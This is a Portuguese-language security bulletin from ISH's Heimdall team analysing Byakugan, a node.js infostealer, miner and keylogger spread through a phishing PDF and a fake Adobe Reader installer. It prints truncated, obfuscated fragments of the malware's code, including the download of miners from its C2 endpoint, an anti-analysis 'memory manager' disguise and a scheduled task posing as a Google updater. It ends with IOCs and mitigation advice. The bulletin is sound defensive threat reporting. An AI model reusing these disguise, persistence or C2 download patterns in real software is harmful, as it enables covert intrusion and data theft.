BOLETIM DE SEGURANÇA

Malware realiza ataques de phishing através de falsos instaladores do Adobe Acrobat Reader

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A FortiGuard Labs se deparou com um PDF em português que disseminava um malware multifuncional chamado **Byakugan**. Durante a investigação dessa campanha, um relatório foi divulgado. Assim, este documento se concentrará principalmente nos detalhes do infostealer, fornecendo uma análise concisa.

2 INFORMAÇÃO SOBRE A INFECÇÃO




Figura 1 – Fluxo de infecção.

Na imagem acima, mostra o fluxo de infecção solicitando ao usuário que clique em um link mal-intencionado no arquivo PDF para acessar o conteúdo. Uma vez que o link é acionado, um downloader é descarregado. Este downloader deposita uma réplica de si mesmo (require.exe), juntamente com um instalador limpo, na pasta temporária. Posteriormente, ele faz o download de uma DLL (Dynamic Link Library), que é ativada através do sequestro de DLL para executar o require.exe e baixar o módulo principal (chrome.exe). Ele aciona a réplica do downloader (require.exe), e não o downloader (Reader_Install_Setup.exe), pois quando o downloader é denominado "require.exe" e está localizado na pasta temp, seu comportamento difere do Reader_Install_Setup.exe.




Figura 2 – Arquivos PDF usados no ataque.




Figura 3 – Instalador incorporado ao downloader.

O downloader faz o download do módulo principal do Byakugan a partir do thinkforce[.]com[.]br. Este atua como o servidor C2, de onde o Byakugan obtém arquivos e instruções. Além disso, pode servir como um painel de controle para o invasor. Existe uma página de login disponível na porta 8080. As descrições de suas funcionalidades foram encontradas no código-fonte da página.




Figura 4 – Página de login.

```
name: "miner",
title: "Crypto Miner",
ico: {
    src: qm,
    class: "pageIco2"
},
desc: "View statics such hashrate, total mining time and control the crypto miner with individual hardwares!"

name: "screenshare",
title: "Live streaming",
ico: {
    src: jc,
    class: "pageIco2"
},
desc: "View a live streaming from client desktop with high video and audio quality!"
```

Figura 5 – Código-fonte da página de login.

Byakugan é um malware que utiliza node.js e é compactado em um executável através do pkg. Além do script principal, há várias bibliotecas que correspondem a diferentes funcionalidades.

http-proxy	3/21/2024 7:24 PM	File folder	
apis.js	3/21/2024 7:24 PM	JavaScript File	329 KB
browser.js	3/21/2024 7:24 PM	JavaScript File	89 KB
cdp.js	3/21/2024 7:24 PM	JavaScript File	7 KB
decompress.js	3/21/2024 7:24 PM	JavaScript File	6 KB
defaults.js	3/21/2024 7:24 PM	JavaScript File	27 KB
device.js	3/21/2024 7:24 PM	JavaScript File	31 KB
files.js	3/21/2024 7:24 PM	JavaScript File	14 KB
miner.js	3/21/2024 7:24 PM	JavaScript File	18 KB
pickup.js	3/21/2024 7:24 PM	JavaScript File	84 KB
secrets.js	3/21/2024 7:24 PM	JavaScript File	6 KB
shell.js	3/21/2024 7:24 PM	JavaScript File	26 KB
socket.js	3/21/2024 7:24 PM	JavaScript File	3 KB
sqlite3.js	3/21/2024 7:24 PM	JavaScript File	5 KB
streamer.js	3/21/2024 7:24 PM	JavaScript File	22 KB

Figura 6 – Bibliotecas do Byakugan

O Byakugan tem a capacidade de fazer download de arquivos adicionais necessários para suas operações. Esses arquivos são guardados no diretório padrão, % APPDATA%ChromeApplication, que também é utilizado para guardar os dados gerados pelo próprio Byakugan.

O malware possui algumas características, como:

Monitor de tela

- Lib: streamer.js

Ele usa OBS Studio para monitorar a área de trabalho da vítima.

Figura 7 – Configuração e os argumentos do OBS Studio.

Em uma versão anterior (7435f11e41735736ea95e0c8a66e15014ee238c3a746c0f5b3d4faf4d05215af), o Byakugan realizava o download do software a partir de seu próprio domínio. No entanto, essa característica não é observada na variante mais recente.

Lib de captura de tela

- : api.js

Faz capturas de tela usando APIs do Windows.

```
const _0x280c61 = ffi.Function(INT, [HANDLE, HANDLE, ref.refType(_GUID), ref.refType(_EncoderParameters)]);
const _0x136830 = ffi.Function(INT, [HANDLE, "string", ref.refType(ULONG)]);
const _0x33bfca = ffi.Function(INT, [HANDLE]);
this.gdiplus32 = ByGetProcAddressEx("gdiplus.dll", [{
  'name': "GdiplusStartup",
  'funcPtr': _0x1babf1
}, {
  'name': "GdiplusShutdown",
  'funcPtr': _0x3fe4b3
}, {
  'name': "GdipSaveImageToFile",
  'funcPtr': _0x2b69ad
}, {
  'name': "GdipSaveImageToStream",
  'funcPtr': _0x280c61
}, {
```

Figura 8 – Camada de APIs do Windows polo Byakugancom interface de função externa Node.js.

Miner

- Lib: miner.js

O invasor pode decidir se deseja ou não continuar a mineração quando a vítima estiver jogando jogos altamente exigentes, o que pode afetar o desempenho. O invasor também pode escolher entre minerar com CPU ou GPU para evitar sobrecarga do sistema. Ele baixa uma variedade de mineradores famosos, como Xmrig, t-rex e NBMiner, e os armazena em uma pasta chamada MicrosoftEdge no caminho base.

```
  let _0x106523 = await download(ENDPOINT + "/downloadModule/minerLibrary");
  await assetModule(_0x106523.data, _0xcc08bc, "zip");
  clientSettings.config.minerVersion = "1.0.2";
  upgradeMeta();
}
let _0x37239e = ["C:\\Users\\" + clientSettings.config.main + "\\AppData\\Roaming\\MicrosoftEdge\\msedge.exe"
"\\AppData\\Roaming\\MicrosoftEdge\\miner_modules\\xmrig\\xmrig.exe", "C:\\Users\\" + clientSettings.config.ma
"C:\\Users\\" + clientSettings.config.main + "\\AppData\\Roaming\\MicrosoftEdge\\miner_modules\\teamred\\team
"\\AppData\\Roaming\\MicrosoftEdge\\miner_modules\\nbminer\\nbminer.exe"];
```

Figura 9 – Mineradores são armazenados na pasta MicrosoftEdge.

Keylogger

- Lib: api.js

O keylogger armazena seus dados na pasta kl localizada no caminho padrão.

```
if (this._latest.code === 0xdb && this._vogals.includes(_0x2970fe)) {
  const _0x3a3dfa = _0x259179 === _0x259179.toUpperCase();
  switch (this._vogals.indexOf(_0x2970fe)) {
    case 0x0:
      _0x259179 = this._latest.shifted ? 'à' : 'á';
      break;
    case 0x1:
      _0x259179 = this._latest.shifted ? 'è' : 'é';
      break;
```

Figura 10 – Suporte a diacríticos

Manipulação de arquivos

- Lib: files.js

Fornece as funções para upload e exploração de arquivos.

```
socket.on("exploreOp", async (_0x55b5c4, _0x412636) => {
  explorerOperation(_0x55b5c4).then(async _0x56512f => _0x412636(_0x56512f)).catch(async _0x3b4c75 => _0x412636({
    code: 2,
    reason: "Error: " + _0x3b
  }));
});
socket.on("doULikeWendy's", a
  if (typeof _0x1de136 !== "
    return;
  }
  const _0x2249d1 = new URL(
  _0x1de136(true);
  ByNativeReq({
    url: ENDPOINT + "/getWend
    noWait: true,
    method: "GET",
    headers: {
      host: _0x2249d1.host,
      accept: "application/o
```

```
const explorerOperation = _0x572c0c => new Promise(_0x5c7053 => {
  if (typeof _0x572c0c !== "object" || typeof _0x572c0c.type !== "string") {
    return _0x5c7053({      'code': 0x2,      'reason': "Invalid options, try agayn!"
  }
  switch (_0x572c0c.type) {
    case "rename":
      renameTarget(_0x572c0c).then(_0x62e32 => _0x5c7053(_0x62e32))["catch"](_0x3a13b
      break;
    case "delete":
      deleteTargets(_0x572c0c).then(_0x207cef => _0x5c7053(_0x207cef))['catch'](_0x46
      break;
    case 'copy':
      copyTargets(_0x572c0c).then(_0x3e8e03 => _0x5c7053(_0x3e8e03))["catch"](_0x57da
      break;
    case 'cut':
```

Figura 11 – Funções para exploração de arquivos.

Stealer de informações do navegador

- Lib: Browser.js

Byakugan pode roubar informações sobre cookies, cartões de crédito, downloads e perfis preenchidos automaticamente. Os dados são armazenados na pasta bwdat no caminho base. Também pode injetar cookies em um navegador específico.

Além disso, existem alguns recursos que ajudam o Byakugan a viver o maior tempo possível:

Anti-análise

Se o nome do arquivo não for chrome.exe ou não estiver localizado na pasta ChromeApplication, ele fingirá ser um gerenciador de memória e se fechará.

```
if (path.parse(process.argv[0]).base !== defaultBaseBinary || !path.parse(process.argv[0]).dir.includes("ChromeApplication")) {
  console.log("[NODEJS] Memory manager v1.0");
  console.log();
  const $randomStuff = setInterval(() => {
    const _0x34f71b = os.freemem();
    const _0x530764 = os.totalmem();
    const _0x1819fc = _0x530764 - _0x34f71b;
    console.log("[", new Date().toISOString().split("T")[0], "]", "free:", _0x34f71b, "total:", _0x530764, "in use:", _0x1819fc);
  }, random.int(500, 9999));
  return setTimeout(() => {
    clearInterval($randomStuff);
    process.exit(0);
  }, random.int(9999, 999999));
}
```

Figura 12 – Byakugan disfarçado de gerenciador de memória.

Adicionalmente, ele estabelece a rota utilizada para a exclusão do Windows Defender e autoriza arquivos no firewall do Windows.

Persistência

Ele insere um arquivo de configuração do agendador de tarefas na pasta Defender no caminho base, o que faz com que ele seja executado automaticamente na inicialização.

```
const ScheduleTask = async () => {
  const _0x2f0747 = buffering("GoogleUpdateTask", "base64", x.y);
  const _0x5bf49d = "Keeps your Google software up to date. If this task is disab
  cannot be fixed and features may not work. This task uninstalls itself when the
  const _0x27321f = "1.0.9";
  const _0x5db38b = async () => {
    if (fs.existsSync(SYS32_DIR + "\\Tasks\\" + _0x2f0747) && checkMetaModuleVers
      return setTimeout(_0x5db38b, 300000);
    }
    getSchTask(_0x2f0747, _0x5bf49d).then(async _0xd7e00c => {
      if ( 0xd7e00c === null) {
            const getSchTask = async (_0x53c0c8, _0x4a213b) => new Promise(async _0x56ee6a => {
              const _0x204389 = SYS32_DIR + "\\sc.exe";
              const _0x2cab1c = "<?xml version=\"1.0\" encoding=\"UTF-16\"?>\n<Task version=\"1.2\" xmlns=\"http://schemas
              const _0x28666e = "C:\\Users\\" + clientSettings.user + "\\AppData\\Roaming\\Defender\\taskScheduler.xml";
              fs.writeFile(_0x28666e, _0x2cab1c, {
```

Figura 13 – Tarefa do Byakugan

3 CONCLUSÃO

Existe uma tendência em ascensão de incorporar componentes tanto benignos quanto maliciosos em malwares, sendo o Byakugan um exemplo disso. Tal estratégia amplifica o ruído produzido durante a análise, tornando mais desafiador realizar detecções apuradas. Contudo, os arquivos que foram baixados revelaram informações cruciais sobre o funcionamento do Byakugan, auxiliando na análise de seus módulos maliciosos.

4 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualizações do sistema operacional

- Mantenha o sistema operacional sempre atualizado.

Cuidado com Anexos e Links Suspeitos

- Evite clicar em links ou abrir anexos de fontes desconhecidas ou não confiáveis. O Byakugan costuma se espalhar através de arquivos PDF que contêm links maliciosos.

Ferramentas de Segurança

- Utilize ferramentas de segurança confiáveis, como antivírus e firewalls, para detectar e bloquear ameaças potenciais.

Monitoramento de Atividades Suspeitas

- Fique atento a qualquer atividade suspeita no seu sistema, como desempenho lento ou comportamento estranho dos aplicativos, que podem indicar a presença de um malware.

Proteção de Dados Sensíveis

- Evite armazenar informações sensíveis, como senhas e detalhes de cartão de crédito, em navegadores da web.

Conscientização

- Esteja ciente das táticas comuns de engenharia social usadas por cibercriminosos e treine-se para reconhecê-las.

5 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	b7044a1b801200d826c848ba38af4fed
sha1:	15b2bd0e7b5bcbb36f4d649725a96cc2a1791ee4
sha256:	c7dbb5e9e65a221a5f78328b5a6141dd46a0459b88248e84de345b2a6e52b1d9
File name:	comprovante.pdf

Indicadores de compromisso do artefato	
md5:	cfced95f3fe6c1c39c0291a466cd6fc0
sha1:	f901c737834fbf0ac6c0b4aa784200d8b72fb9b1
sha256:	c6fe9169764301cadccb252fbed218a1a997922f0df31d3e813b4fe2a3e6326d
File name:	comprovante.pdf

Indicadores de compromisso do artefato	
md5:	fd91bbc05f3c8cad2387ff0cac5747af
sha1:	09f0f70a4399dddeb741a5008210229e26931023
sha256:	9ef9bbfce214ee10a2e563e56fb6486161c2a623cd91bb5be055f5745edd6479
File name:	Reader_Install_Setup.exe

Indicadores de compromisso do artefato	
md5:	8a3471a36ebb9879c6eddfa4f70e854c
sha1:	51c7c3b4c44068f0a2304d60b124410414e0b398
sha256:	4d8eac070b6b95f61055b96fb6567a477dbc335ef163c10514c864d9913d23cb
File name:	pdfelement-pro_setup_full5254.exe

Indicadores de compromisso do artefato	
md5:	b24441f5249d173015dd0547d1654c6a
sha1:	0c6c4e9292cf0ae6d9f2fff6ad3a5e92a3b54acf
sha256:	30991c9cac5f4c5c4f382f89055c3b5e9bb373c98ce6a5516d06db3f8a478554
File name:	Adobe Download Manager

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	culpafade.com[.]br thinkforce.com[.]br
Domínio	github[.]com/thomasdev33k github[.]com/fefifojs github[.]com/wonderreader

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

6 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- **Fortinet**
- **Hackthenews**

heimdall
security research
A DIVISION OF ISH